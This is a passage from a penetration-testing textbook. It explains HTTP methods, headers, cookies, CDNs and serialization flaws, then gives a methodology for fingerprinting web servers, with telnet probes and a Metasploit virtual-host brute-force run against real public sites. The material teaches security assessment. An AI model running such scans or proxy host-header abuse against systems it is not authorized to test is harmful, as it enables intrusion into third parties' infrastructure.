Most web servers support HTTP 1.1.3 Table 12-1 lists the client request methods that might be presented upon connecting to a server. Responsiveness and mileage varies depending on the server configuration.
| Method | Notes |
|---|---|
GET |
Used to retrieve server-side content |
POST |
Used to send data to the server within the message body |
HEAD |
Used to check server-side content without retrieving it |
OPTIONS |
Enumerates the supported HTTP methods for a specific URL |
PUT |
Allows file upload if permissions permit the operation |
DELETE |
Performs server-side file deletion, permissions permitting |
TRACE |
Echoes the contents of a request for debugging purposes |
CONNECT |
Provides proxy capabilities to arbitrary hosts and ports |
WebDAV extensions are used by applications that support publishing and retrieval of data (e.g., Microsoft SharePoint and Microsoft Outlook Anywhere), as described online4 and listed in Table 12-2. Other platforms can be configured to support WebDAV, including the Apache HTTP Server.
| Method | Notes |
|---|---|
SEARCH |
Used to search DAV resources |
PROPFIND |
Used to retrieve properties for a given server-side resource |
PROPPATCH |
Allows a client to modify the properties of a resource |
MKCOL |
Used to create directory structures (known as collections) |
COPY |
Used to copy a resource |
MOVE |
Used to move a resource |
LOCK |
Places a lock on a resource |
UNLOCK |
Removes a lock on a resource |
In addition to common WebDAV methods listed in Table 12-2, others exist around version control (e.g., CHECKIN and CHECKOUT) as used by systems including Apache Subversion and detailed in RFC 3253.
Microsoft products use proprietary HTTP methods to support functions including Windows Update, as listed in Table 12-3. Microsoft Exchange Server also supports RPC over HTTP, which lets Outlook clients access content via exposed web interfaces.
| Method | Notes |
|---|---|
BITS_POST |
Background Intelligent Transfer Service (BITS) uploada |
CCM_POST |
System Center Configuration Manager (SCCM) registration |
RPC_CONNECT |
RPC over HTTP connection proxy |
RPC_IN_DATA |
RPC over HTTP data transmission |
RPC_OUT_DATA |
RPC over HTTP data request |
a See “BITS Upload Protocol” on the Microsoft Developer Network. | |
HTTP clients use request header fields to provide credentials and describe the material being transmitted. Table 12-4 lists common fields. IANA maintains an exhaustive list of headers5 used by web and mail protocols.
| Header | Notes |
|---|---|
| Authorization | Client authorization string, used to access protected content |
| Connection | Used to maintain or close an HTTP session |
| Content-Encoding | Indicates content encoding applied to HTTP message body |
| Content-Language | Indicates content language applied to the HTTP message body |
| Content-Length | Indicates the size of the HTTP message body |
| Content-MD5 | MD5 digest of the HTTP message body |
| Content-Range | Indicates the byte range of the HTTP message body |
| Content-Type | Indicates the content type of the HTTP message body |
| Cookie | Sends a cookie value (e.g., session token) with the request |
| Host | Details the virtual host that the HTTP request is destined for |
| Proxy-Authorization | Client authorization string, used to access protected content |
| Range | Desired byte range indicator |
| Referer | Lets the client define the last referring address (URI) |
| Trailer | Indicates HTTP headers are present in the trailer of a chunked HTTP message |
| Transfer-Encoding | Indicates transformation applied to the HTTP message body |
| Upgrade | Specifies HTTP protocols that the client supports so that the server may use a different protocol |
| User-Agent | Indicates the client software in use |
| Warning | Used to carry status or transformation information |
When presented with an HTTP request, a server should respond with a status code and message body containing data to be interpreted by the client. Table 12-5 lists common web server status codes.
| Code | Notes |
|---|---|
| 100 Continue | The server has received the request headers and the client should proceed to send the request body, usually in response to an HTTP PUT or POST request |
| 200 OK | The standard response for successful HTTP requests |
| 201 Created | The request has been fulfilled and a new resource created |
| 301 Moved Permanently | This and all future requests should direct to the given URI |
| 302 Found | A temporary redirect to a given URI |
| 304 Not Modified | Indicates the resource hasn’t been modified since the version specified by the client in the request headers (using If-Modified-Since or If-Match) |
| 400 Bad Request | The request cannot be fulfilled due to bad syntax |
| 401 Unauthorized | Authentication is required or has failed |
| 403 Forbidden | The request is valid, but the server is refusing to honor it |
| 404 Not Found | Common error when a page or resource does not exist |
| 405 Method Not Allowed | The HTTP method used is not permitted for this resource |
| 500 Internal Server Error | A generic error message |
| 501 Not Implemented | The server does not recognize the request method |
| 502 Bad Gateway | The server is acting as a proxy and received an invalid response from the upstream server |
| 503 Service Unavailable | The server is currently unavailable due to high load or maintenance |
| 504 Gateway Timeout | The server is acting as a proxy and did not receive a timely response from the upstream server |
Applications that stream content use persistent HTTP connections and particular data encoding. Most web servers and browsers support the following HTTP 1.1 features:
Keep-alive
Chunked encoding
Caching
Keep-alive functionality lets clients issue multiple requests within a single session. The Content-Length header defines how much data is sent with each request.
Chunked encoding supports streaming and other use cases in which material is dynamically presented (either to or from a client). This is achieved through the Transfer-Encoding: chunked header in conjunction with a keep-alive session.
Browsers and proxies cache content based on directives set by the Cache-Control header.6 Material is marked by using flags, including public, private, no-cache, and no-store. The max-age qualifier is used to define the amount of time that an old copy of the data should be kept.
Tracking state is critical to many applications (e.g., knowing the difference between an unauthenticated user and one that is logged-in, or a customer who has paid for goods and one who hasn’t), but HTTP is a stateless protocol. As such, applications track state through the following:
Setting cookies
Placing tokens within HTML that are presented when actions are performed
Processing the HTTP referrer header (showing the last page the user visited)
In Chapter 7, I described Kerberos authentication, whereby a ticket is provided to a user upon successful authentication. This ticket has a given validity period and is subsequently presented with each request. Web applications behave in a similar fashion—authenticated users are provided with a session token (set as a cookie), which is presented with each HTTP request.
Web servers including Microsoft IIS often support HTTP authentication regardless of the application running atop them. An adversary can use the Authorization request header to uploaded malicious content via supported methods (e.g., WebDAV or HTTP PUT functionality). Figure 12-5 summarizes the scenario.

Authentication mechanisms supported by most web servers are Basic and Digest.7 The Basic mechanism is weak: user credentials are base64-encoded and sent in plaintext, which are easily compromised via network sniffing. The Digest mechanism was proposed to overcome this, utilizing MD5 and a shared secret to avoid sending plaintext credentials; however, it is susceptible to a replay attack.
Microsoft web servers support additional authentication types:
The NTLM mechanism uses a base64-encoded challenge-response to authenticate users. Negotiate can proxy either NTLM or Kerberos credentials between the client and Security Support Provider (SSP).
Used to track users and store materials on the client side, cookies can be by infrastructure hardware (such as load balancers), web application frameworks (e.g., Microsoft ASP.NET), and web applications. Cookies are sent to the client through the Set-Cookie server header, as shown in Example 12-1.
Cookies consist of name-value pairs and attributes. Each attribute defines how the browser should handle the cookie, as listed in Table 12-6. Cookies lacking security attributes can be obtained via XSS or sniffing plaintext HTTP traffic, for example.
| Name | Purpose |
|---|---|
| Domain | Defines the domain scope of the cookie |
| Path | Defines the URL path scope within the domain |
| Expires | Instructs the browser to delete the cookie at a given time |
| Max-Age | Instructs the browser to delete the cookie at a given time |
| Secure | This flag instructs the browser to only transmit the cookie over an HTTPS connection |
| HttpOnly | This flag instructs the browser to transmit the cookie over HTTP(S) and not other means (e.g., JavaScript) |
The client subsequently presents name-value pairs with each request using the Cookie header, as shown in Example 12-2.
CDNs are used to reduce latency within web applications by serving static assets (e.g., images, downloadable files, and streamed content) from systems that are “closer” to the client.
Operators maintain points of presence (POPs) around the globe. When a user makes a request to a CDN hostname, DNS and BGP are used to route the request to a server IP, based on location, availability, cost, and other metrics.
Problems arise, however, when CDNs are used to serve sensitive or private content, such as photographs of Facebook and Instagram users. If an attacker knows a valid URL to an image, he can present it without authentication to the CDN and obtain the material. An unpredictable identifier like the one that follows is the only thing protecting content from prying eyes:
If the identifier used is predictable, attackers can obtain content inexpensively. A sufficiently random value should be used to protect sensitive data presented without authentication through a CDN.
Load balancing systems are used to distribute inbound sessions across many application servers in physical, virtual, and cloud environments, as previously demonstrated by Figure 12-2.
Product vendors, including F5 Networks, produce bare-metal and virtual systems, and cloud providers including Amazon, Microsoft, and Google, provide load balancing within their Infrastructure as a Service (IaaS) platforms. As demonstrated, TLS is usually terminated at the load balancer, and plaintext HTTP used internally within an environment.
The HTTP Content-Type header is used to describe the format of data being transferred. In particular, a type, subtype, and optional parameters (e.g., language or character set) are defined. Common media types include markup and object notation languages (HTML, XML, and JSON), image formats (JPEG, GIF, and PNG), and JavaScript. IANA maintains a list of registered media types, which include the following:10
application/javascript application/json application/xml image/gif image/jpeg image/png text/html
The Content-Encoding header is often used to describe compression of data. Clients use encoding and media type headers to process data (e.g., executing JavaScript, or decompressing and rendering a web page and its images). Type confusion flaws can be exploited to perform persistent XSS, as demonstrated by Jack Whitton against Facebook, by which malicious JavaScript was placed into a PNG image and retrieved as HTML.11
Application servers support the execution of code written in languages including Microsoft ASP.NET, Java, Python, and Ruby. Connectors and adaptors are used to broker communication between clients and applications (e.g., the mod_jk connector used within Apache HTTP Server, as demonstrated by Figure 12-6).
Protocols used by Java application server components include JMX, RMI, and AJP. Microsoft applications tend to use RPC, HTTP, and COM mechanisms for communication. External dependencies might also include LDAP to support external authentication providers (e.g., Microsoft Active Directory).

Media types used within the application tier are similar to those used in the presentation tier, including JSON and XML. SAML and other formats support single sign-on and other features.
Application components often serialize material before transmission. Serialization (known as marshalling) is the process of translating data structures or object state into a format that can be stored and later reconstructed in the same or another environment (known as unmarshalling). Figure 12-7 demonstrates the process.
Web application frameworks including Rails12 and Django13 have known serialization weaknesses, by which malicious content sent to the application server can lead to exploitation upon unmarshalling and processing (resulting in code execution, information leak, and other issues). Gabriel Lawrence and Chris Frohoff’s AppSecCali presentation details practical exploitation of these flaws.14

Data stores used within web applications include databases, key-value stores, and distributed file systems. Connectors are used to interface with data tier components in the same way as they are between presentation and application tiers, including the following:
ODBC and JDBC drivers for MySQL, PostgreSQL, Microsoft SQL Server, etc.
Proprietary protocols used by MongoDB, Memcached, Redis, and so on.
REST APIs over HTTP (as used by Amazon S3, WebHDFS, and others)
Services might also run over UDP to reduce overhead and improve throughput (e.g., Memcached and NFS). Authentication mechanisms vary (e.g., Redis does not offer authentication by default and Apache Hadoop uses Kerberos), and data formats can range from human-readable documents to machine-readable XML, JSON, and binary material.
1 Dara Kerr, “MongoHQ Scrambles to Address Major Database Hack”, CNET, October 29, 2013.
2 Adam Langley, “Apple’s SSL/TLS Bug”, Imperial Violet Blog, February 22, 2014.
4 See RFCs 2518, 4918, and 5323.
5 See “Message Headers” at IANA.org.
8 Ronald Tschalär, “NTLM Authentication Scheme for HTTP”, Innovation Blog, June 17, 2003.
10 See “Media Types” at IANA.org.
11 Jack Whitton, “An XSS on Facebook via PNGs & Wonky Content Types”, Whitton.io Blog, January 27, 2016.
12 HD Moore, “Serialization Mischief in Ruby Land (CVE-2013-0156)”, Rapid7 Blog, January 9, 2013.
13 See CVE-2013-1665.
14 Christopher Frohoff, “Marshalling Pickles”, SlideShare.net, January 28, 2015.
Web servers demand a high degree of assurance because they are often exposed to untrusted networks. I discuss tactics and tools used to test these servers and their enabled subsystems in this chapter. Assessment of application frameworks (e.g., Microsoft ASP.NET and Rails) is covered in Chapter 14.
Assessment and hardening of web servers, frameworks, and applications fill entire books. Here I present a concise methodology for fingerprinting, investigating, and qualifying vulnerabilities within available HTTP services, involving the following steps:
Identification of proxy mechanisms
Enumeration of virtual hosts and accessible websites
For each site identified:
Profiling the server software and available subsystems
Active scanning and crawling to identify useful content and functionality
Attacking exposed authentication mechanisms
Qualifying vulnerabilities in server software
Web applications are often presented through load balancers, and so the first two steps are important. Consider Figure 13-1, in which a client connection is made over TLS to a load balancer that is then directed to an application server internally (via HTTP) based on the Host value provided.

You will encounter one of three scenarios during testing:
Directly accessing a single server hosting a single site
Directly accessing a single server hosting multiple sites (virtual hosts)
Indirectly accessing multiple application servers through a proxy
Through active testing and passive analysis of materials received from each server endpoint, you can map and test the available web application components.
Load balancers and reverse proxies are commonplace in large environments; they are used to distribute and direct requests across multiple backend application servers. Systems usually support HTTP 1.1 methods (GET, POST, and HEAD in particular).
A straightforward way of identifying a server forwarding connections elsewhere is to provide a HEAD request with no Host field, and another with a valid field, as shown in Example 13-1 using Akamai’s infrastructure.
root@kali:~# telnet www.akamai.com 80 Trying 69.192.141.233... Connected to e8921.dscx.akamaiedge.net. Escape character is '^]'. HEAD / HTTP/1.0 HTTP/1.0 400 Bad Request Server: AkamaiGHost Mime-Version: 1.0 Content-Type: text/html Content-Length: 193 Expires: Tue, 12 Aug 2014 03:30:17 GMT Date: Tue, 12 Aug 2014 03:30:17 GMT Connection: close Connection closed by foreign host. root@kali:~# telnet www.akamai.com 80 Trying 69.192.141.233... Connected to e8921.dscx.akamaiedge.net. Escape character is '^]'. HEAD / HTTP/1.1 Host: www.akamai.com HTTP/1.1 200 OK Last-Modified: Wed, 23 Jul 2014 20:10:01 GMT ETag: "a8030-31b9-4fee1ecd01840" Content-Type: text/html; charset=utf-8 X-EdgeConnect-Cache-Status: 1 Date: Tue, 12 Aug 2014 03:30:27 GMT Connection: keep-alive Set-Cookie: cm_sessionid=7e9dfea542730000538ae95328f4080043090500; path=/
It is possible to abuse misconfigured proxies and connect to arbitrary hosts by modifying the Host field within requests. By providing an internal IP address, or a valid internal hostname, you might be able to direct a connection through the accessible HTTP server to a nonpublic resource, as shown in Figure 13-2.

Most web servers and reverse proxies parse HTTP 1.1 Host values and direct requests accordingly. There exist three basic means of obtaining valid hostnames:
The client provides a list of names used in their environment
Open source querying through Netcraft, Google, DNS, and other channels
Active testing of exposed web servers and applications
Active testing techniques include the following:
Website crawling and HTML parsing to identify hostnames
X.509 certificate analysis to retrieve server hostname values via TLS
Analysis of server responses to obtain hostname and IP address details
Brute-force grinding of valid hostnames
Figure 13-3 shows Wikto used to identify hostnames associated with the barclays.com domain through active crawling. Active brute-force grinding of hostnames using the Metasploit vhost_scanner module is also effective, as demonstrated by Example 13-2. A larger dictionary1 will likely yield results during testing.

msf > use auxiliary/scanner/http/vhost_scanner msf auxiliary(vhost_scanner) > set SUBDOM_LIST /usr/share/metasploit-framework/data/wordlists/ namelist.txt msf auxiliary(vhost_scanner) > set DOMAIN paypal.com msf auxiliary(vhost_scanner) > set RHOSTS 23.202.162.141 msf auxiliary(vhost_scanner) > run [*] [23.202.162.141] Sending request with random domain tcsrZ.paypal.com [*] [23.202.162.141] Sending request with random domain ZJTdm.paypal.com [*] [23.202.162.141] Vhost found ad.paypal.com [*] [23.202.162.141] Vhost found investor.paypal.com [*] [23.202.162.141] Vhost found pics.paypal.com
Armed with a list of valid websites (i.e., IP address, protocol, and host combinations) within an environment, you can adopt both manual and automated tactics to test the configuration of each available server.
Implementations including Apache HTTP Server and Microsoft IIS support many modules and subsystems (e.g., authentication mechanisms, WebDAV, and TLS). Some are shipped with the server software (e.g., mod_cgi within Apache and Microsoft ASP.NET support within IIS), although many require installation and configuration.
You can infer the configuration of a web server via the following:
Analysis of responses to HTTP requests
Review of server HTTP headers returned upon requesting content
Crawling each site and analyzing the directory structure, filenames, and content
I describe these tactics in the subsequent sections.
You can use the HEAD method to retrieve a status code and headers from a web server for a given HTTP resource (essentially performing a ping operation). Within the headers returned, you will often find details of the server software and low-level configuration. Example 13-3 demonstrates a HEAD request issued against the Apache Software Foundation’s web server.
root@kali:~# telnet www.apache.org 80 Trying 140.211.11.131... Connected to www.apache.org. Escape character is '^]'. HEAD / HTTP/1.1 Host: www.apache.org HTTP/1.1 200 OK Date: Mon, 11 Aug 2014 21:34:16 GMT Server: Apache/2.4.10 (Unix) mod_wsgi/3.5 Python/2.7.5 OpenSSL/1.0.1i Last-Modified: Mon, 11 Aug 2014 21:10:43 GMT ETag: "9e28-50060fce7b9a5" Accept-Ranges: bytes Content-Length: 40488 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Mon, 11 Aug 2014 22:34:16 GMT Connection: close Content-Type: text/html; charset=utf-8
We learn the server is running Apache 2.4.10 on a Unix-based system, with Python support through mod_wsgi, and TLS support via OpenSSL. Through browsing the project pages for each of these subsystems and searching NVD, you can investigate known security flaws.
Example 13-4 demonstrates a Microsoft IIS 8.5 server response. The site is load-balanced via Akamai and a valid Host field is presented to elicit a response. If a server does not support the HEAD method, a GET request should reveal header values along with the requested content.
root@kali:~# telnet www.microsoft.com 80 Trying 134.170.188.84... Connected to lb1.www.ms.akadns.net. Escape character is '^]'. HEAD / HTTP/1.1 Host: www.microsoft.com HTTP/1.1 200 OK Cache-Control: no-cache Content-Length: 1020 Content-Type: text/html Last-Modified: Mon, 16 Mar 2009 20:35:26 GMT Accept-Ranges: bytes ETag: "67991fbd76a6c91:0" Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Mon, 11 Aug 2014 21:47:49 GMT
If the Server header returned by the web server is modified, you can easily differentiate between Apache, Microsoft IIS, and other web servers through differences in the formatting of fields when responding to HEAD and OPTIONS requests.
An OPTIONS request should return the permitted HTTP request methods for a given resource. Example 13-5 shows that the Apache Software Foundation web server accepts GET, HEAD, POST, OPTIONS, and TRACE requests for the root directory (/).
root@kali:~# telnet www.apache.org 80 Trying 192.87.106.229... Connected to www.apache.org. Escape character is '^]'. OPTIONS / HTTP/1.1 Host: www.apache.org HTTP/1.1 200 OK Date: Mon, 11 Aug 2014 23:18:15 GMT Server: Apache/2.4.10 (Unix) OpenSSL/1.0.1i Allow: GET,HEAD,POST,OPTIONS,TRACE Cache-Control: max-age=3600 Expires: Tue, 12 Aug 2014 00:18:15 GMT Content-Length: 0 Content-Type: text/html; charset=utf-8
Certain methods support server-side file upload and content modification. For example, upon issuing an OPTIONS request for a resource, you might find support for useful methods including PUT and PROPPATCH (used to upload content and alter file properties, respectively).
Requests for resources often return responses containing useful HTTP headers, as listed in Table 13-1. Example 13-6 shows how, many years ago, eBay’s web servers leaked internal IP address information, along with details of the NetApp caching hardware used within the environment.
| Header | Notes |
|---|---|
| ETag | Can be used to fingerprint device firmware |
| Content-Location | Can leak hostname or internal IP address details |
| Location | Used during redirect, can refer to an internal IP or hostname |
| Set-Cookie | May leak details of load balancers and other systems |
| Server | Provides details of the web server software and subsystems |
| Via | Leaks proxy or load balancer details |
| WWW-Authenticate | Often provides IP and hostname details through the realm field |
| X-Powered-By | Details the application framework (e.g., Microsoft ASP.NET) |
